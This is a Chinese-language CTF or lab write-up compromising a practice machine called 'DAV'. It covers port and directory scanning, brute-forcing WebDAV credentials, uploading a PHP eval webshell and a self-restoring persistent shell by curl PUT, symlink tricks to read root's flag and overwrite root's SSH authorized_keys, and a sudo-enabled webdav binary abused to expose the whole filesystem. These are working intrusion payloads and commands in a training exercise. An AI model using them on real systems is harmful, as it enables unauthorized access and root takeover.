

DAV

```
D:\Tools\ScanTools\Nmap>nmap -p- 192.168.56.116
WARNING: Could not import all necessary Npcap functions. You may need to upgrade to the latest version from https://npcap.com. Resorting to connect() mode -- Nmap may not function completely
Starting Nmap 7.97 ( https://nmap.org ) at 2026-03-09 15:29 +0800
Nmap scan report for 192.168.56.116
Host is up (0.0047s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
6065/tcp  open  winpharaoh

Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
```

```

  _ _ _ _ _  v0.4.3
 | | | | |
 | | | | |

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size:
Output File: D:\Tools\ScanTools\ScanBox\LeakScan\dirSearch\reports\http_www.dav.dsz\_
Target: http://www.dav.dsz/

[15:31:44] Starting:
[15:31:45] 403 - 314B - /.ht_wsr.txt
[15:31:45] 403 - 314B - /.htaccess.bak1
[15:31:45] 403 - 314B - /.htaccess.orig
[15:31:45] 403 - 314B - /.htaccess.sample
[15:31:45] 403 - 314B - /.htaccess.save
[15:31:45] 403 - 314B - /.htaccess_orig
[15:31:45] 403 - 314B - /.htaccessOLD
[15:31:45] 403 - 314B - /.htaccess_sc
[15:31:45] 403 - 314B - /.htaccessBAK
[15:31:45] 403 - 314B - /.htaccess_extra
[15:31:45] 403 - 314B - /.html
[15:31:45] 403 - 314B - /.htaccessOLD2
[15:31:45] 403 - 314B - /.htm
[15:31:45] 403 - 314B - /.httr-oauth
[15:31:45] 403 - 314B - /.htpasswd
[15:31:45] 403 - 314B - /.htpasswd_test
[15:31:48] 200 - 3KB - /about.html
[15:32:21] 403 - 314B - /server-status/
[15:32:21] 403 - 314B - /server-status
```


about里面写了

All staff are required to use the corporate VPN when accessing internal file clusters. Please ensure your client supports Class 2 WebDAV operations for optimal performance. Unauthorized access to administrative scopes is strictly prohibited and monitored.

System Administrator Note:

The internal mount point for development assets has been migrated to the dev.dav.dsz sub-domain. Please update your local mapping scripts accordingly.

然后访问之后得到了



之前的6065端口应该就是这个webdav服务，curl了一下返回401报错，要验证

```
bash


└─(root@Paw0x)-[/mnt/c/Users/Paw0x/Desktop]
└─# curl -v -X OPTIONS http://dev.dav.dsz:6065/
* Host dev.dav.dsz:6065 was resolved.
* IPv6: (none)
* IPv4: 192.168.56.116
* Trying 192.168.56.116:6065...
* Established connection to dev.dav.dsz (192.168.56.116 port 6065) from 192.168.56.1 port 6926
* using HTTP/1.x
> OPTIONS / HTTP/1.1
> Host: dev.dav.dsz:6065
> User-Agent: curl/8.17.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 Unauthorized
< Content-Type: text/plain; charset=utf-8
< Www-Authenticate: Basic realm="Restricted"
< X-Content-Type-Options: nosniff
< Date: Mon, 09 Mar 2026 07:50:11 GMT
< Content-Length: 15
<
Not authorized
```

```
* Connection #0 to host dev.dav.dsz:6065 left intact
```

用yakit抓包之后发现是一个base64编码上传校验，爆破一下



得到用户名密码，于是上传一个一句话木马，但是发现访问不了。应该是6065端口和80端口不在同一个目录下。



看到有个test，curl一下发现和80端口里面的test.php都是phpinfo，猜测是一个链接

```
bash

└─(root@Paw0x)-[/mnt/c/Users/Paw0x/Desktop]
```

```
└─# curl -u admin:qwertyuiop http://dev.dav.dsz:6065/test
<?php phpinfo(); ?>
```

传一个一句话木马过去

```
┌─(root@Paw0x)-[/mnt/c/Users/Paw0x/Desktop]
└─# curl -X PUT http://dev.dav.dsz:6065/test \
-u admin:qwertyuiop \
-H "Content-Type: application/x-httpd-php" \
--data '<?php @eval($_POST["pass"]); echo "---Paw0x_Success---"; ?>'
Created
```

连上后秒断开，再次在浏览器中访问test.php发现变回phpinfo，应该是会自动把test改回成phpinfo。

所以选择做一个内存马，然后访问一下test.php激活。这边是直接在当前80端口服务的目录下写一个，所以能通过80端口访问到。

```
┌─(root@Paw0x)-[/mnt/c/Users/Paw0x/Desktop]
└─# curl -X PUT http://dev.dav.dsz:6065/test \
-u admin:qwertyuiop \
--data '<?php
ignore_user_abort(true);set_time_limit(0);$file="persist.php";
$code="<?php @eval($_POST["pass"]); ?>";while(true)
{if(!file_exists($file))
{file_put_contents($file,$code);}chmod($file,0777);usleep(1000
0);} ?>'
Created
```

```
中国蚁剑
AntSword 编辑 窗口 调试
>_ 192.168.56.116
(*) 基础信息
当前路径: /var/www/dev
磁盘列表: /
系统信息: Linux DAV 6.12.59-0-lts #1-Alpine SMP PREEMPT_DYNAMIC 2025-11-25 14:09:09 x86_64
当前用户: apache
(*) 输入 ashelp 查看本地命令
(apache:/var/www/dev) $ cd /var/www/dev/
(apache:/var/www/dev) $ id
uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)
(apache:/var/www/dev) $
```

```
(apache:/var/www/dev) $ ls -al /var/lib
total 32
drwxr-xr-x  8 root    root      4096 Feb 23 23:31 .
drwxr-xr-x 13 root    root      4096 Feb 23 23:13 ..
drwxr-xr-x  2 root    root      4096 Jun  3  2025 misc
drwxr-x--  3 nginx   nginx    4096 Jan 29 20:07 nginx
drwxr-xr-x  3 root    root      4096 Feb 23 22:36 samba
drwx----- 2 root    root      4096 Mar  9 15:29 seedrng
drwx--x--x  3 root    root      4096 Feb 23 23:13 sudo
drwxrwxrwx  3 root    root      4096 Mar  9 17:44 webdav
(apache:/var/www/dev) $ ls -alR /var/lib/webdav
/var/lib/webdav:
total 32
drwxrwxrwx  3 root    root      4096 Mar  9 17:44 .
drwxr-xr-x  8 root    root      4096 Feb 23 23:31 ..
-rw-r--r--  1 root    root       23 Mar  9 16:36 .htaccess
-rw-r--r--  1 root    root      45 Mar  9 16:46 check.php
drwxr-xr-x  3 root    root      4096 Mar  9 16:33 projects
lrwxrwxrwx  1 apache  apache    14 Mar  9 17:14 root_flag.txt -> /root/root.txt
lrwxrwxrwx  1 root    root      21 Mar  9 17:44 test -> /var/www/dev/test.php
-rw-r--r--  1 root    root     203 Mar  9 16:47 test.php
-rw-r--r--  1 root    root     25 Mar  9 16:29 test111.php
-rw-r--r--  1 root    root     59 Mar  9 16:40 testcurl

/var/lib/webdav/projects:
total 16
drwxr-xr-x  3 root    root      4096 Mar  9 16:33 .
drwxrwxrwx  3 root    root      4096 Mar  9 17:44 ..
-rw-r--r--  1 root    root      30 Mar  9 16:37 shell.php
drwxr-xr-x  2 root    root      4096 Feb 23 23:05 webapp-api

/var/lib/webdav/projects/webapp-api:
total 16
drwxr-xr-x  2 root    root      4096 Feb 23 23:05 .
drwxr-xr-x  3 root    root      4096 Mar  9 16:33 ..
-rw-r--r--  1 root    root     93 Feb 23 23:05 .env.example
-rw-r--r--  1 root    root    181 Feb 23 23:05 README.md
(apache:/var/www/dev) $
```

发现webdav直接就是root权限的777，要想得到root.txt直接就

`ln -s /root/root.txt /var/lib/webdav/root_flag.txt`，然后curl一下 http://dev.dav.dsz:6065/root_flag.txt 就可以得到了。

改一下root的ssh公钥


先把文件链接一下

```
bash
ln -s /root/.ssh/authorized_keys /var/lib/webdav/swp
```

然后上传一下

```
bash
```

```
(root@Paw0x)-[/mnt/c/Users/Paw0x/Desktop]
└─curl -X PUT http://dev.dav.dsz:6065/swp -u admin:qwertyuiop
--data "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQADJW4YDDtRDfoTACZ/fK+CGj6PykGFlwH
j65nn68odeW313yZfwi9oNGV5ekFYWY0e0BFxjteIy3Hu90LL6o7UUchzbfxDO
3FFatPlq08EsuE64VhH0ft7lQ7RWuXmCPqYjgPkV3Yna+i/txI/e9r//S3I/7+
e3ev6ndi2rJ5cBs/BmEuIneuD15vm/KnXFnaIK7dIFsokAcEpHJG/KsIQ/NXYT
qoR3/3jCKWHnu26aw5utD7SRB++Ie3zRXvgmxaI2T0rMpIcvRWSEkIeA0DEi4a
Ld9MJR5nmWJcq2oFid1/aFeBiyALwA43evwEgDo9F6Tj/l0+kT0/egafz/4dyx
+8b9W08gnk4U5ZKmC83yj4xKRmugAK/c/NDRJvLTWnu1RGLKvBGLsP2HQTJJJe/
AHI2z7lGyWub0STVjHdv5akWHQzwXkY2vbeCWjfbvDzIDx1VntEktXoyApJn0V
cVKP+s6IuITp6BGgtJPQJUSrxX5syCUjrD2ux+0bmuRX00UoYR2Bb8IEva+buE
RjJrx0A1HL4GD/TTXJovP0TIyt1lMHCfktiUnmB0rocMd2wVnb0k9uG28C8SfX
Y+Yymw9MQbbNwk0QSc2pXh50UYiBVIjlsWbCbKSoPnwF/pRdq1roWs8chkuszZ
kN479QMNF3t10pjWdp2sNlvxMXvUQoQ== root@Paw0x"
```



不过顺便吐槽一下这个nolesss用户好像真的是nolesss了（

问了下sublarge，知道这个nolesss其实是有用的，只不过我的做法是另外一种

先把webdav挂载上（其实一开始就想到了，但是电脑上没有连webdav的工具所以当时先做的别的



这里用的rclone，用法也很简单。直接命令行 `rclone config`，然后填写对应的信息。填完之后用mount命令就可以了

cmd

```
rclone mount DAV-sublarge:/ Z: --vfs-cache-mode full #DAV-sublarge
```

是创建是填入的名称

然后可以看到z盘已经是我们的DAV了。进去有个project，里面有一个webapp-api/.env，里面的这个pass就是nolesss的口令。



连进去之后sudo -l 可以看到有一个webdav可以sudo。

先help一下，可以开一个webdav服务。那就直接用root权限把整个/都给开到webdav里面去

```
bash

DAV:~$ cat << EOF > /tmp/exploit.yaml
> address: 0.0.0.0
> port: 9999
> auth: false
> scope: /
> EOF

DAV:~$ sudo /usr/local/bin/webdav -c /tmp/exploit.yaml --
address 0.0.0.0 --port 9999
2026-03-09T18:40:16.032+0800      INFO      listening
{"address": "[::]:9999"}
2026-03-09T18:40:22.838+0800      INFO      user authorized
{"remote_address": "192.168.56.1:9775"}
```

然后发现失败了，用rclone连上直接开在/home/noless里。不过影响不大，直接在里面创建软链接一个到/就可以以root用户完成整个机器的文件操作了。

```
bash

DAV:~$ ln -s / /home/noless/.111
```

